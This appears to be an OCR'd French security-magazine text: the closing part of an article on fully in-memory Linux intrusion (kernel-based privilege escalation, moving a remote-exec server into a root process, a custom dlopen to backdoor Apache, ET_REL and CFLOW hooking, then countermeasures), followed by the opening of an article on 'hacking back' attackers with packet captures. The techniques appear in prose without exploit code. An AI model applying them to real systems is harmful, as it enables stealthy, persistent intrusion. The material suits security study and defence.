On part donc de l'hypothèse qu'on a le contrôle à distance d'un espace d'adressage d'un processus où est installé un serveur syscall proxy ou un remote userland execve. On peut lancer un exploit local à partir de ce serveur. Le shellcode de cet exploit ne doit pas lancer un shell, mais plutôt permettre à Plato de lancer des commandes sur la machine en tant qu'utilisateur root. Le but est de relancer le serveur compromis au départ (Apache dans notre exemple). N'oubliez pas qu'une fois une faille dans un serveur exploitée, sa mémoire est corrompue. Il est impossible que le serveur continue à fonctionner normalement (sauf, bien sûr, si le serveur `fork()` pour chaque connexion, mais on ne prend pas en compte cette hypothèse). Il est souvent nécessaire de le relancer.

Deux possibilités s'offrent alors à nous :

- soit on essaye d'augmenter les privilèges du processus contrôlé ;

soit on se déplace dans un autre processus qui a les droits root.

Augmenter les privilèges du processus courant

En restant en userland

Ici, le shellcode ne doit plus être capable de lancer un shell, mais plutôt d'augmenter les privilèges du processus contrôlé, tout en restant en espace utilisateur. Il faut donc que le processus soit capable d'exécuter l'appel système `setuid(0)` (pour les droits root), sauf qu'il ne possède pas les droits root !

Une autre solution est d'utiliser les *capabilities* (par crainte de mauvaise traduction, on le laisse en anglais :-). Il existe en effet deux appels système appelés `capset` et `capget` permettant de changer les capabilities d'un processus. En l'occurrence, il est théoriquement possible de changer les droits d'un processus et même de changer les droits d'un processus à partir d'un autre processus. Exactement ce qu'il nous faut. Malheureusement pour nous, l'option n'est pas activée par défaut dans le noyau Linux.

Il apparaît donc impossible d'élever ses privilèges en restant en espace utilisateur.

En passant par le kernel

L'autre solution, plus complexe à mettre œuvre, mais qui fonctionne toujours, est de passer par le noyau en prenant le contrôle de celui-ci. Il « suffit » pour ça de trouver la structure `task_struct` du processus et de changer le paramètre `uid`. Chaque processus sous Linux est en effet représenté dans le noyau par cette structure qui contient diverses informations concernant l'état du processus. Dans ces informations, on peut trouver les droits avec lesquels le processus s'exécute (`uid`, `gid`, `euid`). Il suffit de changer la valeur du paramètre `uid` pour que le processus obtienne les droits root.

Il est donc nécessaire maintenant de trouver un moyen sous forme de shellcode pour prendre le contrôle du noyau à partir d'un exploit local, le tout en restant uniquement en mémoire. Deux techniques sont envisageables :

1) En passant par un tmpfs

Dans le cas d'un système avec support de module et si une partition de type tmpfs ou ramdisk est présente, la solution est assez simple (pour rappel, tmpfs est un système de fichier virtuel qui évite d'écrire sur le disque dur). Le shellcode télécharge sur Internet un module Linux (installé sur un serveur FTP par le pirate, par exemple) donnant les droits root au processus désiré. Une fois téléchargé et stocké sur la partition tmpfs, il suffit de l'insérer dans le noyau à l'aide de la commande `insmod` (en passant par un `execve()`). Le shellcode est donc très court : téléchargement du module et exécution du programme insmod. Si une partition de type tmpfs n'est pas présente, mais que le support tmpfs est lui présent, le shellcode peut en monter une temporairement

2) En passant par le device /dev/kmem


Dans le cas où le support pour module n'est pas présent, il est toujours possible de passer par le *device* `/dev/kmem`. Cette solution est plus élégante, car elle fonctionne dans quasi tous les cas (à part si des patchs de protections de style `grsecurity` sont présents). Elle est, par contre, la plus compliquée à implémenter, surtout qu'il est nécessaire de tout réaliser sous forme de shellcode, c'est-à-dire en assembleur. La solution la plus simple est alors d'utiliser un programme de type shellforge pour faciliter la tâche. A noter qu'avec les *kernels* 2.6, il devient beaucoup plus difficile d'injecter du code à l'aide de */dev/kmem*, mais ce n'est pas impossible.

On le voit, passer par le kernel pour augmenter les droits du processus courant est une possibilité. Cependant, il n'est pas toujours facile de la mettre en œuvre. Si une partition de type tmpfs est présente, l'implémentation est assez simple. Dans le cas contraire, il faudra un peu plus de travail.

Déplacement dans un autre processus

Dans le cas précédent, l'idée était de passer par le kernel pour augmenter les droits du processus dont on avait le contrôle. Maintenant, nous n'allons plus essayé d'augmenter les droits du processus, mais plutôt de se déplacer dans un autre processus qui, lui, aura déjà les droits nécessaires. Repartons de notre schéma de départ : nous sommes dans un processus qui n'a pas les droits root et d'où on peut exécuter un binaire à l'aide d'un serveur remote userland execve. A partir de là, on exécute un exploit local contre un programme, par exemple su, et déplace le serveur remote userland execve dans la mémoire du processus su.

Figure 6



La solution choisie ici est beaucoup plus simple à mettre en œuvre. Il suffit simplement de déplacer le serveur remote exec qui communique avec Plato dans un autre processus. L'exploitation se passe en deux temps. D'abord un shellcode de type connect back établit la communication avec Plato. Ensuite, le serveur remote exec est envoyé dans la mémoire du processus nouvellement contrôlé. Il n'est alors plus nécessaire de garder la communication avec le processus initial, puisqu'une nouvelle connexion existe, avec les droits root qui plus est. Le serveur Apache, dans notre cas, peut à présent être relancé en exécutant un simple `execve()` dans le processus su sans avoir besoin de passer par le remote exec. Une fois Apache relancé, l'attaquant peut passer à l'étape suivante : installer une backdoor tout en mémoire...

Injection de librairie à distance et remote dlopen

Injection de librairies à distance

L'objectif reste toujours le même : faire exécuter le code de notre choix dans le contexte d'un processus sans l'arrêter. Deux

problématiques sont à prendre en considération : l'injection de code à proprement parler et le détournement du flot d'exécution du processus.

Changer le flot d'exécution n'est pas notre principal souci. Modifier les adresses de retour, la GOT, la PLT, voire les pages mémoire du processus sont des solutions déjà connues et implémentées. Nous ne nous attarderons donc pas sur le sujet, d'autant plus que nous avons fait un récapitulatif dans le précédent MISC **[ANTIFORENSIC]**.

Injecter du code dans un processus et en l'occurrence une librairie n'est pas non plus un sujet nouveau. L'idée est de recevoir la librairie par le réseau en écoutant sur une socket. Une fois réceptionnée, elle est placée dans la mémoire du processus et est ensuite chargée à l'aide de `_dl_open()` (cf. **[ANTIFORENSIC]** pour l'explication sur `_dl_open()`). Des outils tels que **[INJECTSO]** existent. Ce dernier en l'occurrence permet de forcer un processus à charger le code lui-même. À partir d'informations recueillies sur le binaire, il injecte dans la pile du processus des paramètres pour la fonction `_dl_open()`, puis simule un appel à cette fonction en changeant la valeur du registre pointeur d'instruction. Une fois l'appel terminé, le processus s'est lui-même injecté du code (un *shared object*) en mémoire.

L'inconvénient de cette solution est qu'il est nécessaire que la librairie partagée ou shared object soit présente physiquement sur la machine. Autant dire que l'objectif de tout faire en mémoire n'est plus atteint. Il y a bien une solution, celle d'utiliser un système de fichiers tel que tmpfs pour y stocker la librairie, sauf que c'est loin d'être portable. Une autre idée plus intéressante est de réimplémenter complètement la fonction `dlopen()`, de manière à prendre en entrée un buffer et non plus un fichier.

Implémentation de dlopen()

Avant de continuer, précisons plusieurs choses. Des notions d'ELF sont nécessaires pour comprendre la suite de l'article. Reportez-vous à la documentation de référence ELF **[TISELF]** si vous avez des lacunes. Second point, nous ne fournirons aucun code source, mais simplement une explication de l'algorithme utilisé.

Nous sommes partis de ce principe : la réimplémentation de `dlopen()` doit juste servir à *backdoorer* un processus. Se contenter d'injecter la librairie, de résoudre les symboles qu'elle utilise et détourner le flot d'exécution du processus suffisent. Suivre toutes les étapes du processus de chargement dynamique comme par exemple rajouter la librairie à la liste de celles utilisées par le processus (structure `link_map`) n'est donc pas nécessaire pour arriver à nos fins. Cela permet d'autant plus d'être le moins visible possible si une personne vient à faire une analyse forensics du processus.

Détournée du flux d'exécution du processus ne faisant pas partie de l'algorithme de `dlopen()`, notre implémentation se voit donc simplifiée en 2 étapes :

- *mapping* de la librairie en mémoire ;
- relocations des symboles.

Un détail qui a son importance : la librairie doit être compilée avec l'option `-fPIC` (PIC signifie « *Position Independent Code* ») de manière à rendre le code indépendant de sa position. Il peut donc s'exécuter n'importe où dans le processus.

Mapper la librairie en mémoire

Cette étape consiste à mapper tous les segments de type `PT_LOAD` en mémoire selon l'algorithme suivant :

- on récupère l'en-tête `phdr` via l'en-tête `ehdr` ;
- on calcule la longueur totale (`tot_len`) que vont occuper les segments `PT_LOAD` en mémoire ;
- on réserve via l'appel à `mmap()` une nouvelle région mémoire de longeur `tot_len` ;
- on copie dans cette région mémoire les segments `PT_LOAD` de la librairie.

L'adresse renvoyée par l'appel à `mmap()` que l'on appelle `mmapptr` servira d'adresse base lors de l'étape de relocation.

Un algorithme similaire peut être retrouvé dans l'implémentation `userland execve()` de the grugq (plus précisément dans le fichier `load.c`) à la seule différence qu'il charge en mémoire un binaire et non une librairie partagée.

Relocations des symboles

Une certaine compréhension des mécanismes de base de l'édition de liens dynamique est nécessaire pour comprendre le principe de la relocation. Nous vous conseillons de lire l'article de Mayhem sur le format ELF **[MAYHEM]** de manière à comprendre à quoi correspond une relocation de type *lazy* (à la volée). Il explique d'ailleurs le mécanisme de mappage d'un processus.

Pour limiter les étapes de relocations, il est conseillé de compiler la librairie à injecter avec l'option `-nostartfiles` (en plus de `-fPIC`). Elle permet de ne pas utiliser les fichiers de démarrage standards du système en effectuant l'édition de liens.

Pour que ce soit plus parlant, prenons l'exemple de cette librairie :

```
$ cat libtest.c
#include <sys/types.h>
#include <unistd.h>

void
coin( void )
{
        printf( "injection de lib\n" );
}

int
plato_read(int fd, void *buf, size_t count)
{
        int i;

        coin();
        i = read( fd, buf, count );
        return( i );
}
Sans l'option -nostartfiles :

$ readelf -r ./blaat.so

Relocation section '.rel.dyn' at offset 0x3d8 contains 9 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00000546  00000008 R_386_RELATIVE
000016ec  00000008 R_386_RELATIVE
000016f0  00000008 R_386_RELATIVE
0000054b  00000e02 R_386_PC32        00000000   puts
0000055b  00000b02 R_386_PC32        0000053c   coin
0000056c  00001602 R_386_PC32        00000000   read
000016d0  00001206 R_386_GLOB_DAT    00000000   __cxa_finalize
```

```
000016d4  00001506 R_386_GLOB_DAT    00000000   _Jv_RegisterClasses
000016d8  00001706 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x420 contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
000016e8  00001207 R_386_JUMP_SLOT   00000000   __cxa_finalize
Avec l'option -nostartfiles :

$ readelf -r ./blaat.so

Relocation section '.rel.plt' at offset 0x394 contains 3 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00001508  00000f07 R_386_JUMP_SLOT   000003ec   coin
0000150c  00001307 R_386_JUMP_SLOT   00000000   printf
00001510  00001707 R_386_JUMP_SLOT   00000000   read
```

Gardons notre librairie comme exemple. Pour récupérer les informations de relocations à effectuer, il est nécessaire de récupérer la table `.rel.plt`. L'algorithme est le suivant :

- on récupère l'adresse de la table `.dynamic` à partir de l'en-tête `phdr` (segment `PT_DYNAMIC`) ;
- on parcourt la table `.dynamic` ;
- on sauvegarde les entrées de type `DT_PLTREL` (table de relocations PLT), `DT_PLTRELSZ` (taille de la table), `DT_JMPREL` (adresse de la table de relocations).

Selon notre exemple, trois symboles ont besoin d'être relogés. L'algorithme de relocation sera différent selon que la valeur du symbole (champ `st_value`) est nulle ou non.

Dans le premier cas, c'est une fonction d'une librairie dont notre librairie dépend (ici la `libc`). On utilise donc l'algorithme (présenté dans l'article **[ANTIFORENSIC]**) qui se sert de la `link_map` du processus pour résoudre les symboles (on aurait très bien pu se servir de la technique de la PLT pour résoudre les symboles (nécessaire sur les nouveaux *linkers*)). On suppose évidemment que notre librairie utilise uniquement la `libc` pour éviter d'utiliser des fonctions que l'on ne pourra résoudre.

Dans le second cas, c'est une fonction de notre librairie (dans l'exemple la fonction `coin()`). La résolution dans ce cas-là est simple : on additionne la valeur du symbole (champ `st_value`) avec l'adresse de base, qui est ici `mmaptr` (souvenez-vous de l'adresse renvoyée par l'appel à `mmap()`).

Nous pouvons considérer à ce stade que la librairie est mappée en mémoire, les relocations sont faites. Il ne reste plus à l'attaquant qu'à *hooker* une fonction du processus visé par la fonction de sa librairie. Dans notre exemple la fonction `read()` sera hookée par la fonction `plato_read()`.

Cas des binaires compilés en statique

Dans le cas d'un binaire compilé en statique, il n'est pas possible d'injecter une librairie à l'aide de `dlopen()` dans la mémoire du processus. Les binaires statiques n'utilisent pas de librairies externes. Il est donc nécessaire de trouver une autre technique pour injecter du code dans l'espace d'adressage du processus. De même, les techniques de redirection de fonctions comme `GOT_REDIRECTION` et `PLT_REDIRECTION` ne fonctionnent pas non plus :

la PLT est absente et la GOT ne nous est plus d'aucune utilité quand le binaire a été compilé en statique.

Nous avons donc deux problèmes dans le cas d'un binaire statique :

- impossible d'injecter une librairie dans l'espace d'adressage ;
- impossible de rediriger une fonction avec les techniques de `GOT_REDIRECTION` ou `PLT_REDIRECTION`.

Résidence d'information

Injecter une librairie dans un binaire statique est donc impossible. On pourrait se rabattre sur la solution du code assembleur : injecter du code assembleur à l'aide de `ptrace()` dans l'espace d'adressage du processus. Cependant cette technique a le désavantage que le code injecté doit être écrit en assembleur ou avec un logiciel comme shellforge. Une solution beaucoup plus élégante, comme dans le cas de l'injection d'une librairie, est d'injecter directement du code C. La solution est d'utiliser la technique appelée `ET_REL` **[ET_REL]** qui permet d'injecter du code C dans un binaire ou un processus de type ELF. On peut comparer ça à l'insertion d'un module dans le noyau. Le module est codé en C, compilé comme un objet relogeable et inséré dans le noyau. Le principe ici est le même sauf qu'on insère l'objet relogeable (i. e le code à injecter) dans un exécutable ou un processus.

L'objet relogeable est inséré, section par section, dans le processus. L'injection est une injection *post bss*, c'est-à-dire que les sections sont insérées après la section `.bss` du processus. Les principales étapes de l'algorithme utilisé sont :

1. fusionner les sections .bss du processus et de l'objet relogeable ;
2. injecter les sections allouables de l'objet dans le processus (ex. : section `.text`) ;
3. synchroniser la table des symboles ;
4. reloger chaque section injectée.

Pour faciliter la tâche, il existe ELFsh **[ELFSH]** qui fait tout pour nous. Au départ, ELFsh permettait seulement la manipulation de binaires, mais, depuis la dernière version, il supporte également la modification de processus. Pour les plus courageux, inutile de dire que recoder ses propres fonctions de résidence `ET_REL` est bien plus pratique que d'utiliser ELFsh.

Redirection de fonctions


Le deuxième problème pour les binaires statiques, une fois le code injecté dans l'espace d'adressage, est d'avoir la possibilité de rediriger la fonction que l'on veut. Comme on l'a dit, on ne peut pas utiliser les techniques `GOT_REDIRECTION` ou `PLT_REDIRECTION`, qui sont pourtant les plus simples à mettre en œuvre. La technique ici est bien connue des auteurs de virus ou de code kernel (lkm) : on place un bon vieux `jump` vers notre code au début de la fonction à détourner. Rien de plus simple. Une fois notre fonction exécutée, on revient simplement à l'ancienne fonction en prenant garde de bien remettre tout en place : les bytes écrasés par notre `jump` sont exécutés à la fin de notre fonction juste avant de revenir après le `jump`. Ainsi, la fonction peut continuer son exécution normalement. Cette technique pour les binaires compilés en statique a été appelée `CFLOW` et est aussi implémentée dans ELFsh **[CFLOW]**. Un inconvénient cependant : pour détourner en mémoire avec `CFLOW`, il faudra utiliser la fonction `mprotect()` pour rendre le segment *writable*. Aucun souci, sauf si PaX **[PAX]** est installé sur le système, il ne sera alors pas possible d'utiliser cet appel système...

Schéma global d'une intrusion tout en mémoire

Nous arrivons à la fin de notre sujet. Toutes les étapes pour réaliser une intrusion informatique rien qu'en mémoire ont été expliquées. Il est maintenant temps de toutes les réunir pour voir à quoi ressemble un schéma d'attaque tout en mémoire. Nous en étions arrivés à l'étape où l'attaquant avait le contrôle d'un processus et désirait augmenter ses privilèges. La solution proposée a été de se déplacer dans un autre processus exploité qui avait les droits root de manière à relancer le démon, Apache dans notre exemple.

Ensuite, il a fallu backdoorer le démon Apache en injectant une librairie. Cette dernière contient le serveur qui communique avec Plato, serveur qui permet de lancer autant de binaires souhaités sur le système. Typiquement, la librairie contiendra un serveur remote userland execve.

Figure 7



Sur ce shéma, on peut voir l'intrusion en mémoire dans son ensemble. Les lignes bleues (étapes 5 et 6) correspondent aux étapes où l'attaquant a obtenu les droits root. Il peut facilement relancer Apache et le backdoorer avec la technique *remote dlopen*. Une fois la backdoor installée dans Apache, l'attaquant n'a plus besoin des connexions avec su ou le processus 710, il peut communiquer directement avec Apache. Il peut même couper la connexion Apache pour ensuite revenir ultérieurement sur le système (principe d'une backdoor). Il lui suffira d'envoyer une chaîne de caractères spéciale à Apache pour que celui-ci initialise une connexion (en connect back) vers le logiciel Plato.

Si vous avez été attentifs, une étape n'a pas été expliquée. Comment, une fois le serveur remote userland execve (la backdoor) installé dans Apache, obtenons-nous les droits root sur commande, et ce, sans devoir relancer un exploit local ? D'habitude, quand un attaquant compromet un système, il installe toujours un moyen lui permettant de revenir root facilement, une backdoor locale en quelque sorte. Nous laissons le soin au lecteur de trouver celle qui lui convient le mieux.

Protections

Il est impossible de parler d'intrusion, de corruption mémoire, de backdoor sans aborder en contrepartie les techniques de protections. Il n'est pas question de revenir sur les méthodes classiques qui peuvent être appliquées sur un système, telles que la mise en place d'un *firewall* ou la protection des systèmes contre les techniques d'exploitation. Ces mesures de sécurité sont expliquées en long et en large sur tout bon site de sécurité qui se respecte. Il existe par contre des techniques de protections plus axées sur le sujet de la corruption en mémoire.

L'appel système `ptrace()` par exemple a souvent été évoqué tout au long de l'article. D'origine, `ptrace()` est un appel système servant à tracer et débugger un processus en mode utilisateur. Il est présent par défaut sur la plupart des systèmes Unix standards. Dans le cadre d'une attaque, il sert plutôt à injecter des données dans des processus. La solution de protection est toute simple : il suffit de contrôler ou d'interdire l'utilisation de `ptrace()` via un module noyau qui détourne la table des appels système. Cette solution ne présente aucun effet de bord puisque `ptrace()` est surtout utilisé par les débuggeurs.Il est possible de faire même mieux en contrôlant tous les appels système (incluant donc `ptrace()`) avec un système d'ACL. Cette solution permet d'attribuer aux applications des droits d'utilisation sur les syscalls. Des solutions toutes faites existent déjà comme Systrace **[SYSTRACE]** qui agit sur tous les appels système ou PaX **[PAX]** qui est plus spécifique et contrôle les appels `mprotect()` et `ptrace()`.

Une dernière solution pas souvent évoquée, mais qui peut avoir un effet négatif pour l'attaquant, est de compiler les binaires en statique. La tâche de ce dernier n'en serait rendue que plus difficile.

Conclusion

Cette série d'articles sur la corruption mémoire est achevée. Même si l'on peut s'inquiéter des techniques de corruption mémoire présentées, il faut savoir qu'elles ne sont pas nouvelles. Canvas (avec Mosdef) et Core Impact sont typiquement des solutions déjà existantes et, qui plus est, commerciales (sauf pour Mosdef) : elles permettent toutes des intrusions uniquement en mémoire. D'autres solutions non commerciales existent comme Metasploit **[METASPLOIT]** qui permet déjà d'injecter des librairies (des dlls à distance). Le sujet « tout en mémoire » est donc loin d'être nouveau et commence à se généraliser sérieusement, que ce soit du côté des attaques ou des protections, et plus précisément au niveau forensics. On voit en effet apparaître de plus en plus de techniques pour analyser les processus, *dumper* la mémoire et y extraire des données prouvant l'attaque, etc. Et c'est tout à fait justifié et primordial...

Bibliographie

[HUMINT] DESMARET (Gérard), *Le renseignement humain*, ISBN : 2702709877.

[GOOGLE] LONG (Johnny), *Google Hacking : Mettez vos données sensibles à l'abri des moteurs de recherche*, ISBN : 210049421X.

[INJECTSO] CLOWES (Shaun), « *Injectso – Modifying and Spying on running processes under Linux and Solaris* », **http://secureReality.com.au**, **http://www.blackhat.com/presentations/bh-europe-01/shaun-clowes/bh-europe-01-clowes.ppt**

[ANTIFORENSIC] GASPARD (Francois), DRALET (Samuel), « Techniques anti-forensics sous Linux : utilisation de la mémoire vive ».

[SSTIC06] GASPARD (Francois), DRALET (Samuel), « Corruption de la mémoire lors de l'exploitation », **http://actes.sstic.org/SSTIC06/**

[TISELF] « *Executable and Linking Format Specification* », **http://x86.ddj.com/ftp/manuals/tools/elf.pdf**

[MAYHEM] MAYHEM, « Format ELF : Chevaux de Troie binaires », **http://etudiant.epita.fr/~may/ept4/elf**

[ET_REL] **http://www.phrack.org/phrack/61/p61-0x08_The_Cerberus_ELF_interface.txt**

[CFLOW] **http://www.phrack.org/phrack/63/p63-0x09_Embedded_Elf_Debugging.txt**

[ELFSH] **http://elfsh.segfault.net/**

[UL_EXEC] **http://www.phrack.org/phrack/62/p62-0x08_Remote_Exec.txt**

[SELF] **http://www.phrack.org/phrack/63/p63-0x0b_Advanced_Antiforensics_and_SELF.txt**

[SYSTRACE] **http://www.citi.umich.edu/u/provos/systrace**

[PAX] **http://pax.grsecuirty.net**

[METASPLOIT] **http://www.metasploit.org**

Malwares malicieux : attaquer les attaquants

Parmi tous les exploits visant les systèmes d'information, certains sont plus attrayants que d'autres. Trouver une faille dans un serveur est réjouissant, alors qu'en trouver une dans un client est pratique. Cependant, en découvrir une dans un produit destiné à protéger, c'est à la fois réjouissant et pratique. Écrire un exploit contre un IDS ou un anti-virus, par exemple, donne une impression spéciale, car on sait que le logiciel a justement été conçu pour accroître la sécurité d'un système. Belle ironie !

Dans cet article, nous nous focalisons sur un concept similaire. Nous explorons les différents moyens « d'exploiter les attaquants », ceux qui mettent à mal nos systèmes d'information (SI). Nous chercherons à exploiter les exploits, les vers, les virus ou les humains qui s'en prennent à nos SI.

Au lieu de nous reposer sur l'habituel paradigme « protéger, détecter et réagir », nous irons plus avant jusqu'à devenir proactifs et exploiter les attaquants avec nos propres armes. Si nous protégeons nos SI du mieux possible, si nous détectons le moindre changement (par exemple à l'aide d'I(D|P)S ou d'antivirus), et réagissons alors en fonction de ces changements, l'attaquant conservera toujours un coup d'avance sur nous. Il pourra préparer ses actions en amont, et anticiper sur nos réactions, et conservera ainsi l'avantage du coup suivant.

Les techniques présentées dans cet article sont très proches de celles définies par le *hack back* : ce terme désigne les actions qui peuvent être entreprises à l'encontre d'un attaquant menant son attaque, comme par exemple scanner son système, voire y exploiter une faille. Néanmoins le hack back n'en reste pas moins réactif. Pour aller plus avant, nous avons besoin de comprendre les faiblesses d'un attaquant.

Ainsi, nous prendrons parfois l'initiative et présenterons des méthodes pour abuser quelques instincts grégaires de la nature humaine. Le désir de certains de faire étalage de leur pouvoir et de faire souffrir sera la première faiblesse que nous considérerons pour un attaquant malicieux et que nous utiliserons à notre avantage.

Par ailleurs, on prétend généralement que l'informatique est une science qui séduit les personnes qui aiment automatiser les choses pour en faire le moins possible par elles-mêmes, au point d'en devenir paresseux (ou de l'être naturellement) : pourquoi faire quelque chose soi-même quand quelqu'un ou quelque chose d'autre peut le faire à notre place ? En conservant cela à l'esprit, la deuxième faiblesse humaine que nous exploiterons est donc la paresse humaine.

Enfin, la troisième caractéristique, particulièrement développée chez la plupart des attaquants, est la curiosité : comment fonctionne ce système ? Quels autres systèmes sont dans le voisinage ? Que se passe-t-il quand on lance ce binaire ? Nous verrons les conséquences de cette curiosité et comment nous pouvons en tirer avantage. Tout au long de l'article, nous donnerons des exemples montrant comment ces faiblesses ont été exploitées par le passé.

Néanmoins, avant de continuer, revenons sur les 4 principaux objectifs stratégiques quand on attaque un SI :

1. Récupérer de l'information présente sur le système, comme le font par exemple les *spywares* ou les chevaux de Troie.
2. Empêcher l'accès à quelques ressources, provoquant ainsi un déni de service.
3. Prendre le contrôle du système, par exemple pour s'en servir ultérieurement dans un déni de service (distribué).
4. Utiliser le système cible pour rebondir vers un autre système et propager l'attaque.

En conservant ces objectifs à l'esprit, nous nous demanderons comment attaquer les outils utilisés par les attaquants pour, nous-mêmes, atteindre ces objectifs.

Par le passé, nous avons vu apparaître des exploits bogués, des binaires *trojannés*, et d'autres cochonneries avec des *backdoors*. L'astuce et la ruse déployées par ces méthodes pour s'en prendre aux outils de potentiels attaquants varient grandement d'un exemple à l'autre. Il y a de simples exploits pour lesquels les anomalies sont faciles à pointer du doigt.

Mais il y a aussi certains *malwares* pour lesquels les choses ne sont pas si simples. Nous verrons des exemples allant d'exploits contenant de très subtils *overflows* en leur code, jusqu'à des mécanismes d'obfuscation de code source. Il y a même eu un concours pour développer des programmes d'apparence anodine, mais effectuant des actions malicieuses. Tel est par exemple l'objectif du *Underhanded C Contest* (UCC) [1], c'est-à-dire « d'écrire du code lisible, propre, innocent, et aussi direct que possible, mais qui ne fasse néanmoins pas ce qu'il semble devoir faire au premier abord. Pour être plus spécifique, il doit même réaliser quelque chose de subtilement maléfique ».

Maintenant que nos cibles sont identifiées (que ce soit des virus, des vers ou n'importe quelle forme d'attaquant humain), nos objectifs sont clairement définis : récupérer de l'information, DoS, en prendre le contrôle ou s'en servir pour rebondir. Dans la suite de l'article, nous donnons des exemples réels de telles tentatives d'attaques contre des attaquants ou leurs outils.

Nous, les auteurs, sommes parfaitement conscients que ce sujet pose de nombreuses questions juridiques. Aucun des auteurs n'étant expert juridique, nous ne traiterons pas ces aspects.

Cependant, nous encourageons fortement les lecteurs intéressés à se plonger dans un article tout à fait pertinent de la revue de virologie informatique [2] qui discute justement de ces problèmes en traitant les cas de plusieurs pays comme les USA, la France, Israël, la Russie...

Thorsten Holz
t.holz@miscmag.com

Frédéric Raynal
f.raynal@miscmag.com

Récupérer des informations

Notre objectif est de rassembler un maximum d'informations sur l'attaquant malicieux. Les professionnels du renseignement sont déjà habitués aux nombreuses techniques possibles pour atteindre un tel objectif. Nous présenterons deux de ces approches pour illustrer cela : la déception et la subversion.

Déception contre un attaquant

Les techniques de déceptions sont couramment utilisées dans le domaine des pots à miel (*honeypots*) où la technologie est utilisée pour attirer un attaquant puis étudier ses actions et outils en détail. La déception est essentiellement utilisée pour tromper un adversaire malicieux et lui faire croire quelque chose qui n'est pas tout à fait vrai, comme par exemple que certaines conditions ou apparences existent et ainsi l'enfermer et l'obliger à entreprendre une série d'actions qu'il n'avait initialement pas prévues. Cette technique de supercherie offre de nombreuses perspectives intéressantes, que ce soit pour faire diversion, appâter ou même attaquer.

On peut faire diversion en attirant l'attention de notre adversaire loin des cibles réellement intéressantes présentes dans nos SI, mais toujours sous notre contrôle. Ceci est principalement utilisé dans les pots à miel, mais s'applique tout à fait à d'autres domaines. Fournir de fausses informations à un attaquant est une méthode classique de parvenir à cet objectif.

La déception peut aussi être envisagée pour appâter. On cherche alors à persuader l'attaquant de mener une série d'actions à son désavantage (sans qu'il s'en rende compte de préférence), mais qui nous permettront d'atteindre notre objectif. Ainsi, obliger un attaquant à entreprendre des actions que nous pourrons ensuite retourner contre lui entre dans cette catégorie.

Supposons par exemple que nous n'autorisions que les protocoles en texte clair (comme HTTP, SMTP ou FTP) en sortie d'un système. Alors, même si un attaquant parvient à installer un serveur SSH pour revenir sur le système compromis via cette backdoor, nous pourrons surveiller le trafic et découvrir ainsi les cachettes secrètes du pirate.

Dans l'exemple suivant, un serveur SSH est caché sur le port 50 :

```
14:32:16.324217 IP 195.78.42.162.1542 > 172.16.134.101.50:
S 2522895486:2522895486(0) win 16384 <mss 14 60,nop,nop,sackOK>
0x0000:  4500 0030 905b 4000 7006 aacf c34e 2aa2  E..0.[@.p....N*.
0x0010:  ac10 8665 0606 0032 9660 547e 0000 0000  ...e...2.`T~....
0x0020:  7002 4000 826b 0000 0204 05b4 0101 0402  p.@..k..........
...
14:32:19.178555 IP 172.16.134.101.50 > 195.78.42.162.1542: P 1:16(15) ack 1 win
5840
0x0000:  4510 0037 e473 4000 4006 86a0 ac10 8665  E..7.s@.@......e
0x0010:  c34e 2aa2 0032 0606 e404 c2b9 9660 547f  .N*..2.......`T.
0x0020:  5018 16d0 900c 0000 5353 482d 312e 352d  P.......SSH-1.5-
0x0030:  312e 322e 3235 0a                        1.2.25.
14:32:21.519060 IP 195.78.42.162.1542 > 172.16.134.101.50: P 1:29(28) ack 16 win
17505
0x0000:  4500 0044 905f 4000 7006 aab7 c34e 2aa2  E..D._@.p....N*.
0x0010:  ac10 8665 0606 0032 9660 547f e404 c2c8  ...e...2.`T.....
0x0020:  5018 4461 b722 0000 5353 482d 312e 352d  P.Da....SSH-1.5-

0x0030:  5075 5454 592d 5265 6c65 6173 652d 302e  PuTTY-Release-0.
0x0040:  3533 620a                                53b.
```

Même si les versions du client et du serveur sont intéressantes, regardons plutôt les paquets suivants qui ne concernent pas le port 50 :

```
14:41:03.592409 IP 81.196.20.133.21 > 172.16.134.101.1044: P 1:26(25) ack 1 win
5840
0x0000:  4500 0041 a45d 4000 3406 5a64 51c4 1485  E..A.]@.4.ZdQ...
0x0010:  ac10 8665 0015 0414 68f5 e827 05c2 5f84  ...e....h..'.._.
0x0020:  5018 16d0 aceb 0000 3232 3020 486f 6d65  P.......220.Home

0x0030:  2e72 6f20 4d65 6d62 6572 7320 4654 500d  .ro.Members.FTP.
0x0040:  0a
...
14:41:30.599680 IP 172.16.134.101.1044 > 81.196.20.133.21: P 1:19(18) ack 26 win
5840
0x0000:  4510 003a 1f16 4000 4006 d3a2 ac10 8665  E..:..@.@......e
0x0010:  51c4 1485 0414 0015 05c2 5f84 68f5 e840  Q........_.h..@
0x0020:  5018 16d0 aa2e 0000 5553 4552 2066 6c61  P.......USER.fla
0x0030:  7669 7573 6861 636b 0d0a                 viushack..
...
14:41:42.850837 IP 172.16.134.101.1044 > 81.196.20.133.21: P 19:35(16) ack 66 win
5840
